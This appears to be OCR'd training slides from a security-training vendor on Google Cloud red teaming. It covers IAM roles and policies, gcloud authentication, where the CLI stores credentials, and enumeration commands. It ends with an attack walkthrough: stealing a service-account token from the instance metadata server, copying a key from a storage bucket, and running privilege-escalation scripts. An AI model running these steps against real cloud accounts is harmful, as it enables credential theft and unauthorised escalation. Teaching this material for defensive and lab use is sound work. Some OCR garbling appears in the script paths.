	AAM Admin	Dialogflow	Enabled
	AAM Conversational Architect	Dialogflow	Enabled
	AAM Dialog Designer	Dialogflow	Enabled
	AAM Lead Dialog Designer	Dialogflow	Enabled
	AAM Viewer	Dialogflow	Enabled
	Access Approval Approver	Access Approval	Enabled
	Access Approval Config Editor	Access Approval	Enabled
	Access Approval Viewer	Access Approval	Enabled
	Access Context Manager Admin	Access Context Manager	Enabled
	Access Context Manager Editor	Access Context Manager	Enabled
	Access Context Manager Reader	Access Context Manager	Enabled
	Access Transparency Admin	Organization Policy	Enabled
	Actions Admin	Actions	Enabled
	Actions Viewer	Actions	Enabled
	Activity Analysis Viewer	Other	Enabled
	Admin	Cloud Talent Solution	Enabled

IAM Roles

Permission:

- Permissions determine what operations are allowed on a resource.
- In the IAM world, permissions are represented in the form of service.resource.verb



IAM Owner Role Permissions

Policy:


- The IAM policy binds one or more members to a role. When you want to define who (member) has what type of access (role) on a resource, you create a policy and attach it to the resource
- In Policy, there always one role and multiple members.
- Policy always going to attached to a resource.
- An IAM policy is represented by the IAM Policy object.
- An IAM Policy object consists of a list of bindings.
- A Binding binds a list of members to a role.

IAM Policy Structure :

```
{
  "bindings": [
                {
                  "role": "roles/storage.objectAdmin",
                  "members": [
                        "user:user1@example.com",
                        "user:user2@example.com",
                        "serviceAccount:my-other-app@appspot.gserviceaccount.com",
                        "group:admins@example.com",
                        "Domain:google.com"]
                    },

                {
                  "role": "roles/storage.objectViewer",
                  "members": [
                    "user:user3@example.com"]
                }

            ]

}
```


2. Authentication Methods

2.1 Google Cloud Authentication Credential :



2.1.1 Login with User Account (Username + Password)

-> GCP Console Access



-> CLI Access

gcloud auth login

```
PS C:\Users\Hacker> gcloud auth login
Your browser has been opened to visit:

    https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085
%2F&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-platform+https%3A%2F%2Fwww.googlea
pis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=4RP2guUVo
cDhn5Gl0oeIFxMi3N8W9r&access_type=offline&code_challenge=Uqaik5J5gDnBcTFJhzzCVIVD0QLuDzpNmbvQBfS1vHs&code_challenge_method=S256


You are now logged in as [manish@atomic-nuclear.site].
Your current project is [alert-nimbus-335411].  You can change this setting by running:
  $ gcloud config set project PROJECT_ID
```

- Get the information about authenticated accounts with gcloud

gcloud auth list

```
PS C:\Users\Hacker> gcloud auth list
      Credentialed Accounts
ACTIVE  ACCOUNT
*       manish@atomic-nuclear.site

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

2.1.2 Login with Service Account (App ID + JSON Key File)

gcloud auth activate-service-account --key-file KeyFile

```
PS C:\Users\Hacker\Downloads> gcloud auth activate-service-account  --key-file .\alert-nimbus-335411-d0276395c2b1.json
Activated service account credentials for: [emp00-00@alert-nimbus-335411.iam.gserviceaccount.com]
```

➤ Get the information about authenticated accounts with gcloud cli

gcloud auth list

```
PS C:\Users\Hacker\Downloads> gcloud auth list
                   Credentialed Accounts
ACTIVE  ACCOUNT
*       emp00-00@alert-nimbus-335411.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

➢ Google Cloud CLI Stored Credentials - Windows

Windows

C:\Users\UserName\AppData\Roaming\gcloud\

```
PS C:\Users\Hacker\AppData\Roaming\gcloud> ls


    Directory: C:\Users\Hacker\AppData\Roaming\gcloud


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        14-03-2021     12:27                cache
d-----        02-02-2021     02:15                configurations
d-----        27-04-2022     17:25                legacy_credentials
d-----        27-04-2022     16:38                logs
-a----        18-04-2022     20:02            107 .feature_flags_config.yaml
-a----        14-03-2021     12:28             38 .last_opt_in_prompt.yaml
-a----        18-04-2022     19:40             37 .last_survey_prompt.yaml
-a----        27-04-2022     16:38            275 .last_update_check.json
-a----        02-02-2021     02:12             32 .metricsUUID
-a----        15-03-2021     18:27              0 .valid_ppk_sentinel
-a----        27-04-2022     17:25          24576 access_tokens.db
-a----        02-02-2021     02:17              7 active_config
-a----        19-04-2022     21:57            300 application_default_credentials.json
-a----        27-04-2022     17:25              0 config_sentinel
-a----        27-04-2022     17:25          20480 credentials.db
-a----        27-04-2022     17:24              5 gce
```

➤ Google Cloud CLI Stored Credentials - Linux

Linux

/home/UserName/.config/gcloud/

```
hacker@Hacker-PC:~/.config/gcloud$ pwd
/home/hacker/.config/gcloud
hacker@Hacker-PC:~/.config/gcloud$ ls
access_tokens.db  active_config  config_sentinel  configurations  credentials.db  gce  legacy_credentials  logs
```

➢ Content of Stored Google Cloud CLI Secrets

Database : access_tokens.db :

Table: access_tokens

Columns : account_id, access_token, token_expiry, rapt_token

Database : credentials.db :

Table: credentials

Columns: account_id, value

3. CLI Based Enumeration

Google Cloud CLI Configuration

List of Active User / Service accounts in Google Cloud CLI :

```
gcloud auth list
```

Get the configuration of Gcloud CLI[user / service account & project] :

```
gcloud config list
```

GCP Organizations

List of organizations, logged-in user / service account can access :

```
gcloud organizations list
```

Lists of iam policy attached to the specified organization :

```
gcloud organizations get-iam-policy [OrganizationID]
```

GCP Projects

List of projects in an organization :

```
gcloud projects list
```

Lists of iam policy attached to the specified project :

```
gcloud projects get-iam-policy [ProjectID]
```

GCP Service Account

List all of service accounts in a project :

```
gcloud iam service-accounts list
```

Get the IAM policy for a service account :

```
gcloud iam service-accounts get-iam-policy [Service Account Email ID]
```

List of credential [keys] for a service account :

```
gcloud iam service-accounts keys list --iam-account [service Account Email ID]
```

GCP Pre-defined Role

Lists of roles in an origination / project :

```
gcloud iam roles list
```

Lists of permissions in a specified role :

```
gcloud iam roles describe [roles/owner]
```

GCP Custom Role

Lists of roles in an origination / project :


```
gcloud iam roles list --project [alert-nimbus-335411]
```

Lists of permissions in a specified role :

```
gcloud iam roles describe [RoleName] --project [alert-nimbus-335411]
```

4. Red Team Ops in Google Cloud

Cloud Red Team Attack Life Cycle



Configure Initial Compromised Service Account Credential :

```
gcloud auth activate-service-account --key-file
alert-nimbus-335411-4ee19bc40a65.json
```

Enumerate Cloud Services, e.g IAM, VM, Storage etc. in an Organization Google Cloud Account :

```
gcloud projects get-iam-policy alert-nimbus-335411
```

```
gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members" --filter="bindings.members=serviceaccount:auditor@alert-nimbus-335411.iam.gserviceaccount.com" --format="value(bindings.role)"
```

```
gcloud compute instances list
```

Exploit Public Facing Application Running on VM and Retrieve Access Token :

curl -H "Metadata-Flavor: Google"
http://169.254.169.254/computeMetadata/v1/instance/service-accounts/233003792018-compute@developer.gserviceaccount.com/token

Note: Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE

Save the access token in text file & Validate it by retrieving projects information.

```
gcloud projects list --access-token-file token.txt
```

Get the IAM Policy for service aoccunt which is attached to compute instance :

```
gcloud projects get-iam-policy alert-nimbus-335411

gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members" --filter="bindings.members=serviceaccount:233003792018-compute@developer.gserviceaccount.com" --format="value(bindings.role)"
```

Exfiltrate the credential stored in gcp cloud storage using compute default service account credential :

```
gcloud storage ls --access-token-file token.txt

gcloud storage ls gs://devops-storage-metatech --access-token-file token.txt

gcloud storage cp gs://devops-storage-metatech/devops-srvacc-key.json .
--access-token-file token.txt
```

Again, authenticate to gcloud cli with new sa key and retrieve it's iam policy :

```
gcloud auth activate-service-account --key-file devops-srvacc-key.json

gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members"
--filter="bindings.members=serviceaccount:devops-service-account@alert-nimbus-
335411.iam.gserviceaccount.com" --format="value(bindings.role)"
```

Red Team Ops with Automated Tool :

Perform authenticated enumeration using “gcp_enum” script.

```
./gcp_enum.sh
```

https://gitlab.com/gitlab-com/gl-security/threatmanagement/redteam/redteam-public/gcp_enum

Identity possible privilege escalation ways in gcp project.

```
python3 http://privescscanner/enumerate_member_permissions.py -p
alert-nimbus-335411

python3 http://privescscanner/check_for_privesc.py
```

Exploit identified misconfigured iam permission for privilege escalation.

```
python3 ExploitScripts/iam.roles.update.py
```

https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation

CWL Cloud Security Certifications Path

CWL
CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team, Cloud Cyber Range labs / Courses / Trainings, please contact

info@cyberwarfare.live

To know more about our offerings, please visit:

https://cyberwarfare.live